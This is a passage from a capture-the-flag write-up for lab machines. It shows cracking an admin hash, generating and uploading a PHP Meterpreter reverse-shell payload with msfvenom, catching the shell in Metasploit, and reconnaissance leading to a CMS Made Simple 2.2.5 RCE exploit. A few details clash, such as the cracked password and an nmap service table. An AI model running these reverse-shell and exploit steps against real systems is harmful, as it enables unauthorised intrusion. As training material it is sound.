Step:7:- After we get the hash of the admin's password, we will decode it, my case, I have decoded it on crackstation.net.

CrackStation - Online Password Cracker

Enter up to 20 non-salted hashes, one per line:

8efe310f9ab3efea8d410a8e0166eb2

I'm not a robot

reCAPTCHA

Crack Hashes

Hash	Type	Result
8efe310f9ab3efea8d410a8e0166eb2	md5	P@ssw0rd

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).


We get the admin password as P4ssw0rd

Step:8:- Next we will use msfvenom to create a payload which would be uploaded in the admin panel.




```
File Edit View Search Terminal Tabs Help
root@gurashish:~# msfvenom -p php/meterpreter_reverse_tcp lhost=192.168.0.112 lport=4444 -f raw > shell.php3
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30656 bytes
root@gurashish:~#
```

Step:9:- we will now upload the payload on the admin panel.



Step:10:- After uploading the payload, we will launch exploit/multi/handler on msfconsole and set out payload.




```
File Edit View Search Terminal Tabs Help
root@gurashish: ~
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST           yes        The listen address (an interface may be specified)
  LPORT          4444       yes        The listen port

Exploit target:
  Id  Name
  --  ---
  0  Wildcard Target

msf5 exploit(multi/handler) > 
```

Step:11:- After setting the payload, we will enter the required parameters and run the exploit in order to get the meterpreter.



```
File Edit View Search Terminal Tabs Help
root@gurashish: ~/lcspl2
-- --
0  Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.0.112
lhost => 192.168.0.112
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Meterpreter session 1 opened (192.168.0.112:4444 -> 192.168.0.115:56429) at 2019-05-05 14:09:16 +0530

meterpreter >
meterpreter > shell
Process 2500 created.
Channel 0 created.
ls
Shell.php3
cthulhu.png
devil.PHP
donald.php
hacked.PHP
hacked.php
hacked.php.cat
hacked.php.img
hacked.php.txt
hacked.php3
hacker.png
hell.php3
mat.php3
myshell.php
reverse1.php
reverse_shell1.PHP3
ruby.jpg
shell.php
shell.php
shell.php3
shell.php4
shell2.php
```

Command: nmap -O 192.168.0.104

Host	Services
192.168.0.104	nmap -O 192.168.0.104

Host is up (0.0043s latency).
Not shown: 932 closed ports

PORT	STATE	SERVICE
20/tcp	open	http
80/tcp	open	pop3
110/tcp	open	pop3
135/tcp	open	microsoft-ds
3389/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	http
3308/tcp	open	microsoft-ds
49152/tcp	open	unknown
49153/tcp	open	unknown
49154/tcp	open	unknown
49155/tcp	open	unknown
49156/tcp	open	unknown
49157/tcp	open	unknown
49158/tcp	open	unknown

MAC Address: 00:7E:CC:31:4A:C9 (Hon Hai Precision Industry Co., Ltd.)

Device type: general purpose
Running: Microsoft Windows Vista
OS CPE: cpe:/o:microsoft:windows_vista-sp1

Step:12:- After we get the meterpreter and browse for more info, we will get our final flag in '/tmp/.nothinghere' directory.

```
root@gurashish: ~/lmsp/2
root@gurashish: ~/lmsp/3

meterpreter > locate */flag*
[*] Unknown command: locate.
meterpreter > find */flag*
[*] Unknown command: find.
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.0.115 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Meterpreter session 2 opened (192.168.0.112:4444 -> 192.168.0.115:56538) at 2019-05-05 14:15:09 +0530[+0]

meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=====
Mode      Size  Type  Last modified      Name
----      ---   ---   ----      ---
40755/rwxr-xr-x  60  dir  2019-04-07 18:08:13 +0530  .nothinghere

meterpreter > cd .nothinghere
meterpreter > ls
Listing: /tmp/.nothinghere
=====
Mode      Size  Type  Last modified      Name
----      ---   ---   ----      ---
100644/rw-r--r--  117 fil  2019-04-07 18:08:13 +0530  flag.txt

meterpreter > cat flag.txt
Hi, Congratulations on getting the final flag, I hope this machine was not hard. All the best for the final results.
meterpreter >
```

Second machine cracked.

Machine 3:-192.168.0.104 or 192.168.0.122 (the ip was changed)


Step:1: Use nmap to find out vulnerabilities.

```
File Edit View Search Terminal Help
root@gurashish:~/lcsp/2# nmap 192.168.0.104
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-05 13:13 IST
Nmap scan report for 192.168.0.104
Host is up (0.028s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
70/tcp    open  finger
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:71:CC:31:4A:C9 (Hon Hai Precision Ind.)
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
root@gurashish:~/lcsp/2#
```

Step:2:- Next, we will use dirb to find out all the files and directories that reside on the target machine.

```
File Edit View Search Terminal Tabs Help
root@gurashish:~/lcsp/2# dirb http://192.168.0.104
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Sun May 5 13:14:53 2019
URL_BASE: http://192.168.0.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.0.104/ ----
+ http://192.168.0.104/aux (CODE:403|SIZE:1046)
+ http://192.168.0.104/cgi-bin/ (CODE:403|SIZE:1060)
+ http://192.168.0.104/com1 (CODE:403|SIZE:1046)
+ http://192.168.0.104/com2 (CODE:403|SIZE:1046)
+ http://192.168.0.104/com3 (CODE:403|SIZE:1046)
+ http://192.168.0.104/com (CODE:403|SIZE:1046)
=> DIRECTORY: http://192.168.0.104/dashboard/
+ http://192.168.0.104/examples (CODE:503|SIZE:1060)
+ http://192.168.0.104/favicon.ico (CODE:200|SIZE:30894)
=> DIRECTORY: http://192.168.0.104/img/
+ http://192.168.0.104/index.php (CODE:302|SIZE:0)
+ http://192.168.0.104/licenses (CODE:403|SIZE:1205)
+ http://192.168.0.104/lpt1 (CODE:403|SIZE:1046)
+ http://192.168.0.104/lpt2 (CODE:403|SIZE:1046)
+ http://192.168.0.104/nut (CODE:403|SIZE:1046)
+ http://192.168.0.104/phpmyadmin (CODE:403|SIZE:1205)
+ http://192.168.0.104/prc (CODE:403|SIZE:1046)
+ http://192.168.0.104/robots.txt (CODE:200|SIZE:208)
+ http://192.168.0.104/server-info (CODE:403|SIZE:1205)
+ http://192.168.0.104/server-status (CODE:403|SIZE:1205)
+ http://192.168.0.104/webalizer (CODE:403|SIZE:1205)
---- Entering directory: http://192.168.0.104/dashboard/ ----
^C> Testing: http://192.168.0.104/dashboard/administrators
root@gurashish:~/lcsp/2#
```


Step:3:- We will then go to the robots.txt.



The screenshot shows a Mozilla Firefox window with the URL `192.168.0.104/robots.txt`. The page content displays the following text:

```
User-agent:  
*  
Disallow: /nothinghere  
*  
Disallow: /totallynothingthere  
*  
Disallow: /sampleimage.png  
*  
Disallow: /Flag-2-of-3.pcapng
```

Step:4:- We will then download files 'sampleimage.png' and 'Flag-2-of-3.pcapng' using wget.




The screenshot shows a terminal window with three tabs. The current tab is running as root on the `lcsp/3` directory. The terminal output shows the following commands and their results:

```
root@gurashish:~/lcsp/2# ls  
credentials mat.php3 tom.php  
root@gurashish:~/lcsp/2# cd ..  
root@gurashish:~/lcsp# ls  
1 2  
root@gurashish:~/lcsp# mkdir 3  
root@gurashish:~/lcsp# ls  
1 2 3  
root@gurashish:~/lcsp# cd 3  
root@gurashish:~/lcsp/3# ls  
root@gurashish:~/lcsp/3# wget http://192.168.0.104:Flag-2-of-3.pcapng  
http://192.168.0.104:Flag-2-of-3.pcapng: Bad port number.  
root@gurashish:~/lcsp/3# wget http://192.168.0.104/Flag-2-of-3.pcapng  
--2019-05-05 13:17:56-- http://192.168.0.104/Flag-2-of-3.pcapng  
Connecting to 192.168.0.104:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 730120 (713K)  
Saving to: 'Flag-2-of-3.pcapng'  
  
Flag-2-of-3.pcapng          100%[=====] 713.01K  1.71MB/s   in 0.4s  
2019-05-05 13:17:57 (1.71 MB/s) - 'Flag-2-of-3.pcapng' saved [730120/730120]  
root@gurashish:~/lcsp/3# ls  
Flag-2-of-3.pcapng  
root@gurashish:~/lcsp/3# wget http://192.168.0.104/sampleimage.png  
--2019-05-05 13:19:04-- http://192.168.0.104/sampleimage.png  
Connecting to 192.168.0.104:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 190523 (186K) [image/png]  
Saving to: 'sampleimage.png'  
  
sampleimage.png          100%[=====] 186.06K  1.20MB/s   in 0.2s  
2019-05-05 13:19:04 (1.20 MB/s) - 'sampleimage.png' saved [190523/190523]  
root@gurashish:~/lcsp/3#
```

Step:5:- We will use strings command to look at string records of 'sampleimage.png' file.

We would get a morse code at the end.


Step:6:- Decode the morse code found in the string records.



After we decode the morse code, we will get our first flag which is a EDB number and a database number which could be a hint to the exploitation process.

Step:7:- Open the ‘Flag-2-of-3.pcapng’ file with wireshark and set a http filter. By this we will get to know about the

cms version of target machine which is 'cmsms2.2.5', this version could be of vast use to search and verify exploits.



Step:8:- We will then get out second flag in packet number 666, which is username,password as lucid3us,lcsp@123, which is quite useful in exploit entries.

```

Connection: Keep-Alive
Content-Type: image/gif
GIF87a.....J..^.....:5..N..U.....).~..Y..%.....\..>..B..a.....R..c...
.....F..e.....:FE.....h.C...0..d..UH.;POST /cmsms2.2.5/admin/login.php HTTP/1.1
Host: 192.168.43.233
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.43.233/cmsms2.2.5/admin/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Connection: keep-alive
Cookie: CMSSESSID022de6cc08273=t0n4p5ub9ibljneu0f8878u1a
Upgrade-Insecure-Requests: 1
username=FLAG+2%3A+Lucid3us&password=FLAG+2%3A+lcsp@123&loginsubmit=SubmitHTTP/1.1 200 OK
Date: Sat, 25 Nov 2017 17:11:28 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.39
X-Powered-By: PHP/5.6.39
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, no-cache, no-store, proxy-revalidate, no-transform
Pragma: no-cache
Set-Cookie: bce02e9c86fff374397118ef25a@deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/cmsms2.2.5; domain=192.168.43.233; httponly
Set-Cookie: userkey@deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/cmsms2.2.5; domain=192.168.43.233; httponly
Content-Language: en-US
Content-Length: 404
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
        <title>Login to CMS Made Simple® - Welcome to LCSP Qualifiers</title>
        <base href="http://192.168.43.233/cmsms2.2.5/admin/" />
        <meta name="generator" content="CMS Made Simple - Copyright (C) 2004-2014 - All rights reserved" />
        <meta name="robots" content="noindex, nofollow" />
        <meta name="viewport" content="initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
        <meta name="HandheldFriendly" content="True" />
        <link rel="shortcut icon" href="http://192.168.43.233/cmsms2.2.5/admin/themes/OneEleven/images/favicon/cmsms-favicon.ico" />
        <script type="text/javascript" src="http://192.168.43.233/cmsms2.2.5/admin/themes/OneEleven/js/jquery.js" />
        <script type="text/javascript" src="http://192.168.43.233/cmsms2.2.5/admin/themes/OneEleven/js/login.js" />
    </head>
    <body>
        <div id="content">
            <div class="inner">
                <div class="form">
                    <form method="post" action="http://192.168.43.233/cmsms2.2.5/admin/login.php">
                        <div class="form-group">
                            <label for="username">Username</label>
                            <input type="text" name="username" value="Lucid3us" />
                        </div>
                        <div class="form-group">
                            <label for="password">Password</label>
                            <input type="password" name="password" value="lcsp@123" />
                        </div>
                        <div class="form-group">
                            <input type="checkbox" name="remember_me" checked="" /> Remember me
                        </div>
                        <div class="form-group">
                            <input type="submit" value="Submit" />
                        </div>
                    </form>
                </div>
            </div>
        </div>
    </body>
</html>

```

Step:9:- Now we will search a RCE exploit for cms 2.2.5 on exploit-db.com, doing so , we will come to know that the the EDB-ID of this matches from what we got by decoding the morse code.

The screenshot shows the CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution exploit page on Exploit-DB. The details are as follows:

- EDB-ID:** 44976
- CVE:** 2018-1000094
- Author:** MUSTAFA HASAN
- Type:** WEBAPPS
- Platform:** PHP
- Published:** 2018-07-04

The exploit title is CMS Made Simple 2.2.5 authenticated Remote Code Execution. The exploit code is as follows:

```

# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution
# Date: 3rd of July, 2018
# Exploit Author: Mustafa Hasan (@strukt93)
# Vendor Homepage: http://www.cmsmadesimple.org/
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/
# Version: 2.2.5
# CVE: CVE-2018-1000094

import requests
import base64

base_url = "http://192.168.1.10/cmsms/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
password = "password"

```

Step:10:- After we get the right exploit, we will use the exploit on msfconsole , make all necessary entries and run the exploit in order to get the meterpreter.

The terminal window shows the following session:

```

root@gurashish: ~/lmsp/1
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set password lmsp@123
password => lmsp@123
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set username lucidus
username => lucidus
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set rhost 192.168.0.104
rhost => 192.168.0.104
msf5 exploit(multi/http/cmsms_upload_rename_rce) > set targeturi "/cmsms2.2.5/"
